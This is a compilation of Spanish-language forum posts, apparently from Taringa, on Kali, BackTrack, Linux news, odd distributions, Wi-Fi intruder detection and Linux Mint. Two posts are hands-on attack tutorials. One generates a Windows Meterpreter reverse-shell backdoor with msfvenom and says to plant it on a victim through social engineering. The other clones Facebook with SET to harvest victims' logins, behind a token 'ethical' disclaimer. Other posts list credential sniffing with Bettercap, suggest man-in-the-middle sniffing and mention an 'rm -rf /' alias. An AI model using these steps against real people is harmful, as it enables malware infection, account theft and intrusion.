SlowlorisPerl
Usuario (Argentina)

Últimamente ha salido la nueva version de kali linux la mimas viene con muchas interesantes carcteristicas (y errores). Una de las muchas quejas de los usuario es la baja fluidez de kali en virtualbox. Hoy te enseño a instalar XFCE un entorno de escritorio bastante fluido y que a mas de uno le encantara. Para instalarlo debemos ejecutar apt-get install kali-defaults kali-root-login desktop-base xfce4 xfce4-places-plugin xfce4-goodies Una vez instalado solo reiniciar y cuando nos loguemos veremos una tuerca abajo de la pantalla y debemos elegir xfce. Y listo!!!!! y tendremos xfce instalado en kali linux 2.0
Todos los que alguna vez nos interesamos por la seguridad informatica conocemos los sniffers de red, estas interesantes herramientas nos permiten visualizar e incluso modificar el trafico de nuestro internet. Por sobre todos los sniffers habia uno que resaltaba sobre otros y ese era Ettercap, este sniffer ciertamente sigue estando disponible, pero con el tiempo este sniffer se ha ido poniendo mas y mas inestable en redes grandes como pequeñas, y este es uno de los tantos problemas que tiene Ettercap. Por eso hoy te vengo a traer una herramienta destinada a reemplazar Ettercap (si no es que ya lo esta haciendo) y se llama Bettercap... Y no es solo su nombre "Bettercap" el que nos da una idea de algo mejor sino que se merece ese nombre totalmente por las interesantes características que posee. Empecemos: Por que es mejor: ettercap era una gran herramienta, pero se hizo su tiempo. Hemos encontrado filtros ettercap simples que no funcionan en muchos casos, ya que están obsoletos y tampoco se han mantenido ya que no hay tantos programadores de bajo nivel C interesados en mantenerla. ettercap está volviendo loco e inestable en redes grandes ... Si usted ha tratado de utilizar la función de descubrimiento de host del ettercap en cualquier red grande verás que simplemente no se puede escalar bien. sí se puede ver las conexiones y cosas pcap prima, buen juguete, sino como un investigador profesional quiero ver solamente cosas relevantes. A menos que seas un desarrollador C / C ++, no se puede ampliar fácilmente ettercap o hacer su propio módulo. Instalacion: gem install bettercap Dependencias: sudo apt-get install ruby-dev libpcap-dev caracteristicas: URL que ha sido visitada HTTPS acogida que se visita. HTTP POSTeado datos. HTTP Basic y Digest autenticaciones. Credenciales FTP. Credenciales de IRC. POP, IMAP y SMTP credenciales. NTLMv1 / v2 (HTTP, SMB, LDAP, etc.) credenciales. Hasta aca llega este post cuando ustedes quieran enseño Como usarlo =) comenta y puntua!!

H0la aca esta con ustedes su amigo @SlowLoris PeRl para traerles un nuevo post sobre Linux!! Uno de los grandes problemas con kali linux 2.0 es la diferencia en lo que sus anteriores se refiere es metasploit framework. Como sabemos muchas de las partes de metasploit estuvieron sufriendo cambios importantes (como por ejemplo msfcli o msfpayload) así que hoy les vengo a enseñar como se usa metasploit en la nueva "update" de esta distro. Empecemos abrimos una nueva terminal y escribimos "msfconsole" nos deberia quedar una pantalla así: Bueno les voy a enseñar a crear una backdoor de windows. Tenemos que escribir "use exploit/multi/handler" este es el exploit predeterminado de metasploit el cual nos sirve para windows =). Ahora tenemos que cargarle un "payload" usare el "windows/meterpreter/reverse_tcp" el cual nos creara una conexion reversa y una sesion de meterpreter =). Ahora hay que "setear" el lhost (el lport no lo seteo ya que vamos a utilizar el 4444) escribimos "set LPORT (ip)" esta seria nustra direccion ip, recuerden que para seberla deben escribir "ifconfig" Y ahora hay que empezar la escucha en busca de conexiones para eso escribimos el comando "run" Bueno ahora solo nos queda generar el "virus" para eso vamos a utilizar "msfvenom" (como muchos recordaran msfpayload y msfencoder se fusionaron en una sola herramienta dando origen a msfvenom. bueno vamos a escribir estos comandos y les explico para que sirven: msfvenom -p(payload que elegimos) -f(formato en este caso exe) -a(arquitectura) LHOST=10.10.10.5 LPORT=4444 (me olvide de setear estos 2 ustedes por favor haganlo) R > (RUTA del payload). Muy bien ya se ha generado nuestro "virus" y nos lo dejo en la ruta que seteamos. Y hasta aca llegamos con el post ahora habria que pasar el virus a un equipo victima y sea por medio de ingenieria social o algun otro (se los dejo a su criterio) y me disculpo por no haber seteado el LHOST y LPORT con msfvenom (ustedes haganlo) Y cualquier duda preguntenme. ---comenten y puntuen!! cualquier duda avisen =)
ESTO ESTA HECHO CON FINES ETICOS, SIGNIFICA QUE NO DEBES HACERLO NO ESTOY ENSEÑANDO NADA ILEGAL, SOLO TE MUESTRO LA MANERA EN LA QUE UN ATACANTE PODRIA LLEGAR A TI VUELVO A ACLARAR EL POST TIENE FINES ETICOS, NO REALIZES NINGUNA DE ESTAS TECNICAS CONTRA NADIE, TOMALO COMO REFERENCIA PARA QUE NO TE PASE Asi que ya sabes moderador NO este post no esta hecho con fines maliciosos Para realiza este ataque necesitas: Una distribucion de linux (kali o parrot OS) y darme algun que otro puntillo.... Primero abriremos Set con el comando setoolkit: Les pedira aceptar los terminos le dicen "y" Y les saldra esta pantalla Ahora solo deben escribir numeros en este orden 1 (enter), 2 (enter) 3 (enter), 2 (enter) Una vez hecho van a salir lo siguiente: Ahy pegan su ip (puede ser su ip publica si tienen los puertos) Nota: pueden averiguarla con ifconfig en la terminal Esta ip se la enviarian a la victima la cual la abrira en el navegador Ahora les pedira el sitio a clonar pueden poner el que quieran en mi caso https://www.facebook.com.ar Estaria clonando, esperan unos segundos y.. Ahora solo pasen la ip especificada en el anteultimo paso a una victima para que lo abra en el navegador, las credenciales capturadas estaran en /var/www RECUERDEN SI SABEMOS COMO ACTUAN ESTOS HACKERS SERA MAS FACIL DEFENDERNOS
BackTrack es una distribución GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Actualmente tiene una gran popularidad y aceptación en la comunidad que se mueve en torno a la seguridad informática. Se deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX. WHAX es la evolución del Whoppix (WhiteHat Knoppix), el cual pasó a basarse en la distribución Linux SLAX en lugar de Knoppix. La última versión de esta distribución cambió el sistema base, antes basado en Slax y ahora en Ubuntu.1 Incluye una larga lista de herramientas de seguridad aptas para el uso, entre las que destacan numerosos escaneadores de puertos y vulnerabilidades, archivos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless. Fue incluida en el puesto 7 de la famosa lista "Top 100 Network Security Tools" de 2006.2 Backtrack le ofrece al usuario una extensa colección de herramientas completamente usables desde un Live CD o un Live USB por lo que no requiere una instalación para poder usarse. O bien, se ofrece la opción de instalar en un disco duro. Entre las herramientas ofrecidas se encuentran: Aircrack-ng, Herramientas para auditoría inalámbrica Kismet, Sniffer inalámbrico Ethercap, Interceptor/Sniffer/Registrador para LAN Wireshark, Analizador de protocolos Medusa, herramienta para Ataque de fuerza bruta Nmap, rastreador de puertos Y una larga lista de otras herramientas, que se agrupan en 11 familias: Recopilación de Información Mapeo de Puertos Identificación de Vulnerabilidades Análisis de aplicaciones Web Análisis de redes de radio (WiFi, Bluetooth, RFID) Penetración (Exploits y Kit de herramientas de ingeniería social) Escalada de privilegios Mantenimiento de Acceso Forenses Ingeniería inversa Voz sobre IP Actualmente Backtrack ya esta descontinuada y sin soporte, fue reemplazada por Kali Linux link: https://vimeo.com/132329259 Versiones de Backtrac k Fecha Lanzamiento 05/02/2006 BackTrack 1.0 Beta 26/05/2006 The BackTrack 1.0 Final 13/10/2006 BackTrack 2 Primera Beta 19/11/2006 BackTrack 2 Segunda Beta 06/03/2007 BackTrack 2 Final 17/12/2007 BackTrack 3 Beta 19/06/2008 BackTrack 3 Final 11/02/2009 BackTrack 4 Beta 19/06/2009 BackTrack 4 Final 09/01/2010 BackTrack 4 Final 08/05/2010 BackTrack 4 R1 Final 22/11/2010 BackTrack 4 R2 Final 10/05/2011 BackTrack 5 Final (Kernel 2.6.38) 18/08/2011 BackTrack 5 R1 Final (Kernel 2.6.39.4) 01/03/2012 BackTrack 5 R2 Final (Kernel 3.2.6) 01/08/2012 BackTrack 5 R3 Final (Kernel 3.4.2) Instalación Paginas Oficiales & Descargas Backtack: http://www.backtrack-linux.org Kali Linux: http://www.kali.org Algunos wallpapers: Y hasta aca llegamos con el post, un saludo amigos
El creador del kernel Linux, Linus Torvalds, no renuncia a que un día el sistema libre sustituya a Windows como el gran dominador de los escritorios informáticos. Linux arrasa en supercomputación al ser usado por la inmensa mayoría del top-500 de supercomputadoras; tiene una gran cuota de mercado en el sector de servidores; es el más usado en el segmento de embebidos; también domina en el sector del móvil inteligente con una cuota en torno al 80 por ciento, gracias a Android, principalmente, y todo apunta que Linux será un referente en el gran mercado del wearable y la Internet de las Cosas, además de estar bien posicionado como base para los desarrollos que van a gobernar las nuevas generaciones de sistemas de info-entretenimiento para automóviles. Frente a esos datos, la cuota de mercado de Linux en escritorios informáticos no supera el 2%. Una situación paradójica, trasladable a los datos del Windows de escritorio frente al Windows Mobile. Los análisis de las causas de la pobre cuota de mercado de Linux en el escritorio han sido numerosos y en las conclusiones se repiten aspectos como el gran dominio de Microsoft en el canal, el sector corporativo o administrativo con la pre-instalación de Windows en la inmensa mayoría de equipos nuevos; por la indiferencia de los grandes fabricantes; por la falta de aplicaciones en Linux o las carencias en el apartado de juegos, o por la falta de unificación de entornos de escritorio, gestores de descarga y en general otras herramientas principales de Linux. Sea como fuere, Linus Torvalds no da la batalla por perdida y en declaraciones en la conferencia Embedded Linux, aseguró que Linux no había fracasado en el escritorio. Preguntado por “la falta de amabilidad” de la interfaz de usuario, el creador del kernel Linux declaró estar sumamente contento con ello: “Sólo mirando mi propio uso, el escritorio se ve mucho mejor de lo que jamás podría haber imaginado”, comentó. En cuanto a la cuota de mercado en el escritorio frente a Windows, si bien reconoció que no había alcanzado el éxito de otras áreas, no se dio por vencido y a pocos meses de que se cumplan 25 años del primer Linux, prometió seguir trabajando: “Empecé el proyecto para satisfacer mis propias necesidades, y mis necesidades están más que satisfechas. Eso, para mi, no es un fracaso. Obviamente me gustaría que Linux conquistara el mundo, pero es muy difícil entrar en esa área. Todavía estoy trabajando en ello. Han pasado 25 años. Puedo seguir trabajando otros 25 años >>.

Normalmente se hacen recopilatorios de las distribuciones Linux más famosas, las más liberas, o las mejores de cada año, pero también es interesante conocer algunos de los más disparatados proyectos que han surgido gracias a la flexibilidad de GNU/Linux. Tal vez no te simpatice instalarlas (o sí, quien sabe), pero seguro que te vas a sorprender por lo peculiares que son algunas de ellas. Algunas con toques religiosos, políticos y otras simples disparates para gente muy friki, lo que determina que las distribuciones Linux van más allá de diferentes filosofías de los desarrolladores u orientadas a determinados trabajos o gustos, sino que pueden estar personalizadas o destinadas a un grupo de personas aun más selecto entre los millones de usuarios que utilizan GNU/Linux en todo el mundo. Algunas de estas distribuciones extrañas siguen en marcha, otras han sido abandonadas. Insisto, algunas son algo extremas, también las hay exóticas pero interesantes y otras muy absurdas que no deberían ni de haber nacido como proyectos, aunque para gustos los colores. Pero quiero dejar claro que no se trata de juzgarlas, aquí no haremos análisis morales o éticos de cada una de ellas, simplemente nos limitaremos a exponerlas para darlas a conocer. Cada uno es libre de opinar lo que quiera de todos estos proyectos. Ari Lemmke y Linus Torvalds Pero antes de mostrar la lista, me gustaría recodar algo y es que Linux está muy ligado a lo raro o extraño prácticamente desde que se inició el proyecto. De hecho, como muchos de ustedes sabrán, en un inicio Linux se iba a bautizar con el nombre de “Freax” que venía de la palabra “freak” (de la que deriva friki) y que en inglés significa raro. Además Freax poseía la famosa X final de los *nix y era fonéticamente similar a la palabra “free” (libre o gratuito) en inglés. Un tal Ari Lemmke, que seguro que te sonará por ser uno de los hackers que se encargó de subir Linux en el primer sitio FTP para su descarga, fue el artífice de convencer a Linus Torvalds de que el nombre de Freax no era acertado. Según Ari debía llamarse Linux, ya que era más comercial, pero no solo le debemos el nombre a Ari, también contribuyó a que Linus publicase Linux bajo licencia GPL, ya que lo había desarrollado con GCC y éste también estaba bajo GPL… Lista de las distribuciones Linux más raras Una vez contada esta anécdota, agregar que aun a día de hoy se pueden ver proyectos disparatados dentro del software libre o de código abierto, y las distribuciones GNU/Linux no son ajenas a estas extravagancias como puedes apreciar en la siguiente lista de distribuciones Linux raras: Hannah Montana Linux Como su propio nombre indica, Hannah Montana Linux es una distro basada en Kubuntu especialmente diseñada para los amantes y fans de Hanna Montana (Miley Cyrus). HML, como también se conoce, utiliza el entorno de escritorio KDE como te puedes imaginar y tiene unos temas especiales de la famosa. Ubuntu Satanic Edition Ubuntu Satanic Edition es una edición desarrollada tomando como base Ubuntu y con temas satánicos para las personas que amen este mundillo. Incluso tiene una web oficial llamada ubuntusatanic.org para el proyecto donde encontrarás más información al respecto. Además, han cuidado hasta de la numeración de la versión, haciendo de esta también una representación maligna bajo el formato 666.x. Apartheid Apartheid es una distribución Linux desarrollada por miembros del Stormfront de Estados Unidos, basada en PCLinuxOS y con entorno de escritorio LXDE, y de tipo Out Of The Box, es decir, lista para ser utilizada tras su instalación por la paquetería que ya integra. Por si no sabes de donde proviene la palabra Apartheid, se trata de un sistema de segregación racial que hubo en Sudáfrica y Namibia, separando a los ciudadanos por razas en espacios diferentes. Stromfront es un website, básicamente un foro, donde se reúne gente de orientación racista. El foro está disponible en varios idiomas para los diferentes blancos procedentes de África, Croacia, Dinamarca, Alemania, Estonia, Finlandia, Francia, Hungría, Islandia, Italia, Lituania, Letonia, Noruega, Portugal, Rusia, Serbia, España y Suecia. Su propietario es Don Black y está activo desde 1996. Jewbuntu Jewbuntu es otra distro basada en Ubuntu, pero esta vez es solo para judíos. Tras Ubuntu CE y Ubuntu ME, esta comunidad semita también ha decidido sacar esta versión religiosa (en principio no sionista, aunque no la he visto) de la famosa Ubuntu. Por supuesto cuenta con el Torah en hebreo, haciendo así que los pertenecientes a esta religión también tengan esta distribución. Ubuntu Christian Edition Ubuntu Christian Edition o Ubuntu CE, es otra distribución Ubuntu modificada con temática cristiana como su propio nombre indica. En principio es para cristianos en general, sin distinciones del tipo, aunque personalmente no se si estará bien vista por ciertos sectores de la cristiandad debido a las imágenes que se exponen, ya que algunos movimientos cristianos son contrarios a la adoración de las imágenes. Helal Linux También basada en Ubuntu, Helal Linux es una distro diseñada para el mundo islámico y la comunidad árabe. Por supuesto sus temas visuales e idiomas estarán orientados a este sector de la población, aunque curiosamente el lenguaje por defecto sea el inglés, tal vez para “estandarizar” más. Ubuntu ME (Sabily) Similar a la anterior pero un poco más primitiva. Se trata de un Ubuntu modificado para la comunidad ME (Muslim Edition) en la que se incluyen versos del Corán y algunos otros paquetes especialmente pensados para los musulmanes. Red Star OS Corea del Norte, con su líder supremo Kim Jong-un, han querido crear esta distro Linux llamada Red Star OS con un toque que te recordará mucho a Mac OS X y es que el líder norcoreano es un gran fan de los productos de la manzana, ya que se ha visto en numerosas fotos usando iPhone, iPad y Macs. Se trata de una distro muy cerrada en cuanto a las redes, para que los ciudadanos que la usen no puedan tener acceso libremente a Internet y con un sistema para que si quieres modificar estas reglas de filtrado, el sistema se reinicie automáticamente evitando que hagas cualquier cambio. En cuanto al aspecto es bonita ciertamente… MuLinux No hay que confundirla con MoLinux, una iniciativa española, sino que MuLinux es otro proyecto aparte que pretende aportar una distro minimalista, con lo mínimo para funcionar sin consumir a penas RAM (apenas 4MB si se ha instalado en el disco duro y en Live puede requerir hasta 16MB) y otros recursos de hardware. Se destina a la educación, reparación de equipos y para uso como distro ligera en equipos antiguos. GoboLinux GoboLinux es una distro que quizás no pueda parecer rara en un primer inicio, pero sí que lo es, ya que presenta una alternativa completamente nueva en cuanto a la jerarquía del sistema de ficheros, alejándose del resto de distros en este sentido. Además cuenta con un gestor de ficheros que además sirve de gestor de paquetes y cada programa reside en su propio directorio. Quizás te recuerde más a la jerarquía de carpetas y archivos de Windows, con directorios como Programs, Users, System, Files, Mount y Depot. GNewSense GNewSense es un sistema operativo basado en Debian y Ubutnu, diseñado con el fin de proporcionar una distro 100% libre para los usuarios que solo quieran usar software libre en su equipo y por ello está reconocida por la Free Software Foundation. GNewSense ha retirado los blobs no libres del software y firmware cerrado del kernel, incluye algunos paquetes de desarrollo por defecto y sustituye a Firefox por BurningDog en versiones más antiguas y ahora por Epiphany como browser. C.A.IN.E (CSI Linux) C.A.IN.E o CSI Linux es una distro de investigación italiana creada para informática forense. Puede recordarte a otras como DEFT, pero CAINE quizás sea algo más desconocida y por eso la integro en esta lista. Las siglas CAINE provienen de COmputer Aided INvestigative Environment, incluyendo un entorno completo de investigación forense. Yellow Dog Yellow Dog Linux o YDL es otra distro creada para procesadores PowerPC. Se lanzó en 1999 para ser usada en equipos Macintosh de Apple, los cuales usaban chips PPC antes de pasarse a los x86. También puede ser instalada en otros equipos con PPC, como las PlayStation 3 y detrás de esta distro se esconde la empresa Terra Soft Solutions de Colorado, quien la desarrolló usando como base CentO y Fedora. Bodhi Linux Bodhi Linux es una distribución Linux ligera basada en Ubuntu y con un entorno gráfico ligero que usa Enlightenment Window Manager. Consume pocos recursos y puede ser ejecutada desde equipos con pocos recursos o desde hardware más antiguo. También tiene una versión basada en Debian pensada para dispositivos con chips ARM. Papyros Antes llamada Quantum OS, quizás la conozcas porque ha dado de que hablar últimamente, pero no es una distro demasiado conocida y su rareza radica en que es un mix entre Android y GNU/Linux. Papyros presenta un aspecto atractivo y liviano. Su interfaz ha sido diseñada gracias a Material Design de Google. Está basada en Arch Linux, pero por su aspecto te puede recordar a Android, ya que éste también usa Material Design para su interfaz. Suicide Linux Suicide Linux es una distro un tanto delicada. No apta para principiantes, no por la complejidad técnica, sino por los problemas que ocurren si te equivocas a ejecutar comandos. Si introduces cualquier comando erróneo lo reconocerá como un alias de “rm -rf /”, lo que provocará que se borre todo nuestro disco duro. Vamos que es la mejor opción para aprender comandos a base de palos porque como te equivoques…Game Over. Qubes OS Qubes OS es una distro especialmente pensada para la seguridad, blindada. La seguridad se consigue a través del aislamiento implementándolo gracias a la virtualización con Xen. NixOS NixOS es un Linux diferente. Es el resultado de una serie de investigaciones de postgrado y del proyecto TraCE en una universidad holandesa, basándose en una creación/administración declarativa y no imperativa, haciendo una distro basada en un paradigma funcional. Es para usuarios avanzados y usa Nix como gestor de paquetes, que maneja de manera particular las dependencias. Posee una jerarquía de programas diferente y nos aporta un sistema confiable, además de integrar la Nix/Store para las apps. Las configuraciones nuevas no borran las antiguas, permitiendo dar marcha atrás y además para instalar paquetes no es necesario ser root. Estas son algunas de sus ventajas. RLSD Linux RLSD Linux es una distro minimalista, ligera y con un toque retro. Con ella podrás revivir hardware muy antiguo y contar con una distro funcional y completa con un sistema de seguridad reforzado con herramientas marca de la casa. La puedes encontrar en 4 ediciones: Minimal, con gestor de paquetes y herramientas de red; BIg, que incluye algunos programas preinstalados; Huge, todos los paquetes instalados; y rootfs, que incluye un diminuto entorno chroot. Tinfoil Hat Linux Es una vieja distro llamada Tinfoil Hat Linux, pensada para ofrecer seguridad extra y desarrollada por The Shmoo Group. Es algo primitiva y el proyecto ha sido abandonado, ya que hace años que no se actualiza o se lanza versión nueva. live.linuX-gamers.net live.linuX-gamers.net, a parte de un nombre un tanto raro, es una distro Linux basada en Arch y que incorpora los drivers propeitarios de las principales tarjetas gráficas para obtener mejores resultados en los videojuegos. Además incluye un amplio repertorio de los mejores juegos libres que existen. Zeroshell Zeroshell es una distro Linux para dispositivos embebidos como routers, suministrando algunos de los servicios principales de una red como DHCP, DNS, FIrewall, VLAN, VPN, RADIUS, LDAP, portal cautivo, etc. Mythbuntu Se trata de una distor basada en Ubuntu con el software de Media Center MythTV del que hemos hablado en el blog. Mythubuntu puede convertir tu equipo en un auténtico centro multimedia con el que poder ver todo tipo de contenidos, algo así como Kodi y las distros basadas en él como OpenELEC, Xbian, etc. SLAMPP SLAMPP es una distribución genérica en Live y que está diseñada para obtener un servidor hogareño instantáneo con WebAdmin para su administración sencilla. Usa como base SLAX y los paquetes de Slackware. RebeccaBlackOS RebeccaBlackOS es otra distro Linux poco conocida. Está dedicada a la celebritie californiana Rebecca Black, una cantante joven de pop. Si os interesa, podéis buscar el proyecto en Sourceforge para su descarga. Otra peculiaridad, usa Wayland… Biebian Otra más… Biebian, como ya habrás podido intuir es una distro basada en Debian y dedicada al ídolo Justin Bieber que a tantas masas arrastra últimamente. Seguramente alguna de sus fans aun no sepa que existe toda una distro dedicada a él. Lesbian Linux Lesbian Linux… hay poco que decir, creo que el título lo dice todo. Es una distro Linux y por supuesto basada en Debian, terminación que encaja a la perfección con la palabra “lesbian”. Pero la parte más WTF (What The Fuck…) es que tiene un gestor de paquetes llamado porn-get creado en un inicio para una distro polaca llamada PDL-Linux basada en RPM y muy currada, pero a pesar de ser RPM, se basa en el modelo Debian. Hello Kitty Slackware Hello Kitty Slackware, otra de la que poco hay que explicar, ya que su nombre lo dice prácticamente todo. Es decir, es una distro Slakcware con temática Hello Kitty, para los fans de este muñeco. Zenix Linux Zenix Linux es una distro ligera y ha sido creada usando Linux From Scratch. No es de las distros más famosas en cuanto a las que consumen pocos recursos, por eso estaba bien mencionarla en este megapost de distros más extrañas o desconocidas. TempleOS (SparrowOS) TempleOS o SparrowOS (también llamado LoseTHos) es una distribución que cierra esta lista y que ha sido desarrollada por Terry A. Davis, usa temas bíblicos y es ligera. Como su nombre indica se basa en la historia de los templarios como inspiración. Davis fue diagnosticado de esquizofrenia a mediados de los 90 y durante el desarrollo de esta distro ha sufrido algunos episodios maníacos por los que fue hospitalizado en un hospital de salud mental. Aunque era ateo, Davis ahora habla de Dios, el cual le habló sobre la creación de este sistema operativo que es inspiración divina. Pero lo sorprendente es que Davis desarrolló su propio lenguaje de programación codificado C/C++ llamado HolyC. El sistema operativo se ejecuta en un sistema de archivos llamado “Mar Rojo”. Aun sigue activo en su desarrollo…
En estos malos tiempos que corren y en un mundo en el que cada vez es más fácil robar Wi-Fi debido a sistemas operativos como Wifislax, es cada vez mayor la preocupación por si nos están robando la conexión Wi-Fi. Si tenés un sistema operativo Linux y quieres saber si te están robando el Wi-Fi, estás en el lugar correcto, ya que te vamos a enseñar varias formas paso a paso para que sepas si tu Wi-Fi es seguro o no lo es. Saber mi dirección IP y la puerta de enlace de la Wi-Fi Lo primero de todo es saber cual es la IP del equipo que estamos utilizando. Para ello vamos a utilizar el clásico comando ifconfig en el cual nos dirá tanto nuestra dirección IP como nuestra puerta de enlace(dirección del router). A menos que estemos utilizando otro dispositivo conectado al Router, en principio solo nos tendrían que aparecer activas la IP de nuestra computadora y la puerta de enlace. Instalar y usar NMap NMap es una muy buena herramienta que nos permitirá saber cuales son los equipos que están conectados a nuestra Red. Para instalarlo vamos a ejecutar el siguiente comando(sólo para sistemas operativos con apt como repositorio). (Les pidó a los usuarios de otras distribuciones que informen a los demas sobre los metodos de instalacion correspondientes en los comentarios) sudo apt-get install nmap Acordate que si tenés el sistema operativo Debian, deberás poner "su" en un comando aparte en vez de sudo. Ahora vamos a ejecutar el siguiente comando en NMap, el cual nos va a decir que equipos hay activos en nuestra Red, sustituyendo la palabra IP por la dirección de la puerta de enlace del router, por ejemplo 192.168.0.1 nmap -sP IP (donde "ip" es la puerta de enlace) Ahora entre otras cosas nos va a decir los equipos que están activos dentro de las IP que nos permite tener la máscara de red. Lo normal es que solo haya 2 hosts activos(router y nuestro PC). Si hay más equipos activos de los cuales no tengas conocimiento, seguramente te estén robando el Wi-Fi. Honeypot Si detectás que hay intrusos en tu red, podés hacer el juego del cazador cazado y saber exactamente quien son los atacantes. Utilizando programas que vienen en distribuciones como Kali Linux y Wifislax, puedes hacer sniffing de paquetes de red y ataques man in the middle para averiguar lo que están haciendo estas personas en tu red y así averiguar su identidad. Cambiar la contraseña y hacerla segura Una vez tengamos claro que nuestra red Wi-Fi no es segura, vamos a tomar algunas medidas para mejorar la seguridad de la misma. Vamos a acceder a nuestro router poniendo la puerta de enlace en el navegador de Internet y accediendo con el usuario y contraseña que se nos otorgó(a menos que lo hayamos cambiado). Aquí ya podremos acceder a la parte de seguridad y cambiar la contraseña. Los consejos que te doy para tener una contraseña segura son los siguientes. Seguridad WPA2. WPS desactivado. Contraseña fuerte, con todo tipo de caracteres. Cambiar el nombre de la red. Finalmente si quieres añadir más seguridad, puedes configurar el cortafuegos de tu router y añadir algunas medidas extras como filtrado por Mac si queres más seguridad
Mark Shuttleworth, el fundador sudafricano de Canonical, ha sacado pecho sobre la creación de la distro Ubuntu alegando que Ubuntu es lo que mantiene a GNU/Linux vivo. A mi particularmente me parece demasiado exagerado esta expresión debido a que hay muchos otros proyectos que mantienen vivo a GNU/Linux, aunque si es verdad que en el escritorio reina la distro de Canonical por encima de otras… El que inició este proyecto ha discutido sobre la importancia de Ubuntu, ojo que yo tampoco se la quito porque han sabido hacer Debian usable, más humano, y llevarlo a las masas, pero creo que exagera un poco. Canonical y Ubuntu son importantísimos, pero también considero importantes como Red Hat, SUSE y otros enormes proyectos como Debian, etc. No creo que si Ubuntu dejase de existir el mundo GNU/Linux desapareciese debido al gran interés que tiene más allá de Ubuntu. Así lo piensa Mark Shuttleworth en una entrevista para el medio NetworkWorld, y no me esperaba otra cosa debido a lo orgulloso que debe de estar por el triunfo de Ubuntu frente a otras distros. Mark ha hablado extensamente en la entrevista sobre Canonical y sobre todo de Ubuntu, respondiendo a las preguntas del medio que no te deberías perder y que puedes leer en inglés íntegramente desde este enlace Pero el punto más caliente de la entrevista, y la que pone título a este artículo, llega cuando le preguntan si no existiese Canonical y Ubuntu y quisiese usar Linux, ¿qué sistema operativo usaría? a lo que Mark Shuttleworth responde que si eso sucediese usaría Chrome OS, alegando que si no existiese Ubuntu sería difícil usar Linux en el día a día y que es lo que mantiene en una posición relevante al sistema GNU/Linux además de asegurar que su proyecto ha tenido un gran impacto en Debian y en otras distros de la competencia…
Recomendacion de post: http://www.taringa.net/posts/noticias/19150249/Quien-es-Folkman-el-superheroe-de-Longchamps.html después de varios meses de desarrollo y alguna versión BETA, Linux Mint 17.3 está oficialmente disponible para su descarga e instalación. Como ya dijimos hace tiempo, el nombre de Rosa se debe a que Linux Mint es bueno, bonito y breve. Digo oficialmente porque Linux debería haber salido hace pocos días, sin embargo, la página oficial de Linux Mint había tenido algunos problemas técnicos y no se podía descargar en el sitio oficial(si que estaba disponible en otros sitios no oficiales que la habían descargado y resubido). Sin embargo, ya se terminaron los quilombos y la publicaron oficialmente. Novedades y características de Linux Mint 17.3 “Rosa” Kernel de Linux 3.19. Sigue estando basada en Ubuntu 14.04 LTS(será la última versión que lo haga). Cinnamon 2.8 con todas sus novedades, entre las cuáles se incluyen nuevos sonidos,manejo de ventanas mejorado y mejora en ajustes del sistema entre otros. Mate 1.12 con todas sus novedades y características. Mejora en los repositorios de software. Actualizaciones en el software que incluye Corrección de bugs y mejoras del rendimiento. Como ves, los cambios de ésta distribución con respecto a Linux Mint 17.2 son menores. Ésto se debe a que Linux Mint se basa en la última distribución LTS de Ubuntu, por lo cual hasta que no saquen una nueva LTS los cambios siempre son de pequeña escala. Para la futura versión 18, se va a producir un gran cambio debido a que Ubuntu va a sacar una nueva LTS en 2016. Para descargarlo, vamos a ir a la página oficial de Linux Mint, donde como viene siendo habitual, podes elegir entre las versiones con Cinnamon y las versiones con Mate Te dejo la pagina oficial para que te lo bajes papu!! http://www.linuxmint.com/download.php